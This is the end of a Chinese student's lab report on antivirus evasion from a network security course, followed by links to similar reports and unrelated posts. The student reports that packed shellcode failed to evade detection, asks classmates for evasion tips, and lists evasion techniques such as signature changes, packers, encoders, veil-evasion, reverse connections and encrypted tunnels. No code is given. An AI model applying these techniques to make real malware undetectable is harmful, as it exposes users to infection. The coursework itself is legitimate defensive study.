

- 哦看起来只有压缩壳没啥问题,然后我又把压缩壳放到了网站上查杀了一下

- 虽然还没结束,但这报毒率比真正有毒的PHP文件都高。。。。。
- 那么问题来了,是我用的壳不对吗?然后我又看到有的同学说先用py生成shellcode然后用加密壳就没有被查杀,我有复现了一遍,结果跟前面实验一样。。。。。
- 那看来要不就是我的360太强了,要不就是我的壳有问题。。。。。
- 还有一个问题,我在运行不加壳的c代码,360就自动给我杀了。。。。
- 所以希望有利用半手工shellcode和壳做出免杀程序的同学可以私聊我,教我一下是怎么做出来的(瞻仰大佬)Thanks♪(・ω・)ノ
实验总结与体会
实验感想
不管是通过什么方法,只要用加密壳就一定被杀,只要用反弹连接就会生成meterpreter文件也会被杀,所以只是改变编码顺序并不能避免被杀,真心希望前面做出来的同学教我一下如何被免杀。
杀软是如何检测出恶意代码的?
- 基于特征码
- 实时监控
- 基于行为的恶意软件检测
免杀是做什么?
可以实现杀毒软件不发现、扫描不出病毒代码。
免杀的基本方法有哪些
- 改变特征码
- 加壳
- shellcode+encoder
- veil-evasion
- 半手工化
- 改变行为
- 通讯方式
- 尽量使用反弹式连接
- 使用隧道技术
- 加密通讯数据
- 操作系统
- 基于内存操作
- 减少对系统的修改
- 加入混淆作用的正常功能代码
- 通讯方式
- 改变特征码
开启杀软能绝对防止电脑中恶意代码吗
那一定是防不住的,杀毒软件是被动的防护方式,只有恶意代码的更新才会促进杀软的升级
20164305 徐广皓 Exp3 免杀原理与实践的更多相关文章
- 20155205 郝博雅 Exp3 免杀原理与实践
20155205 郝博雅 Exp3 免杀原理与实践 一.基础问题回答 (1)杀软是如何检测出恶意代码的? 答:++基于特征码的检测++<简单来说一段特征码就是一段或多段数据.如果一个可执行文件( ...
- 2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践 免杀原理及基础问题回答 一.免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
- 2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践 一.实践目标 1.1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳 ...
- 2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 主要依托三种恶意软件检测机制. 基于特征码的检测:一段特征码就是一段或者多 ...
- 2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践 实验内容(概要) 一.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践 - 实验任务 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践
2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 1.对某个文件的特征码进行分析,(特征码就是一类恶意文件中经常出现的一段代 ...
- 2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践 免杀原理及基础问题回答 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil- ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
随机推荐
- CentOS7 升级 gvim 到 8.x 版本
因为 CentOS7 在默认情况下,通过 yum 安装的 vim-X11.x86_64 版本为 7.x 版本,对 Youcompleteme 支持不好.故需要升级到 8.x 版本. 以下记录 gvim ...
- 在Winform开发框架中对附件文件进行集中归档处理
在我们Winform开发中,往往需要涉及到附件的统一管理,因此我倾向于把它们独立出来作为一个附件管理模块,这样各个模块都可以使用这个附件管理模块,更好的实现模块重用的目的.在涉及附件管理的场景中,一个 ...
- Elastic Stack-Elasticsearch使用介绍(四)
一.前言 上一篇说了一下查询和存储机制,接下来我们主要来说一下排序.聚合.分页: 写完文章以后发现之前文章没有介绍Coordinating Node,这个地方补充说明下Coordinating ...
- 使用try-with-resources优雅的关闭IO流
Java类库中包括许多必须通过调用close方法来手工关闭的资源.例如InputStream.OutputStream和java.sql.Connection.客户端经常会忽略资源的关闭,造成严重的性 ...
- Net包管理NuGet(3)搭建私服及引用私服的包
1,打开vs创建项目(ASP.NET WEB空项目)假设命名为MyNuGet 空项目解决方案如图 2,右键引用>管理NuGet程序包>切到浏览搜索NuGet.Server然后安装(3.1. ...
- Vim安装使用和配置
卸载vim sudo apt-get remove --purge vim (--purge 是完全删除,会连配置文件一起删除) 也可以使用yum等其它方式安装 ,如果提示apt-get命令不存在可以 ...
- iPhone 系统刷机
1. 下载好固件(爱思 或者 pp助手) e.g. http://jailbreak.25pp.com/gujian/ 2. 将电脑与手机连接上,弹出iTunes软件即可 3. 长按手机电源键 关闭手 ...
- Redis读取出错,JSON序列化的问题
报错 org.springframework.web.util.NestedServletException: Request processing failed; nested exception ...
- echart在X轴下方添加字
使用Echart做统计图表,这个方便快捷还高大上 官方网址 https://www.echartsjs.com/ 按照文档,很快就做出了一个柱图表 在X轴下方,要显示出对应日期是星期几(上图最下方,用 ...
- python: c_char_p指向的bitmap图像数据,通过c_char_Array最终赋值给PIL的Image对象
def GetCurrentImage(self): ok, bitmap, buff_len = self.GetCurrentFrameBitmap() #调用C函数,返回位图数据的指针. bit ...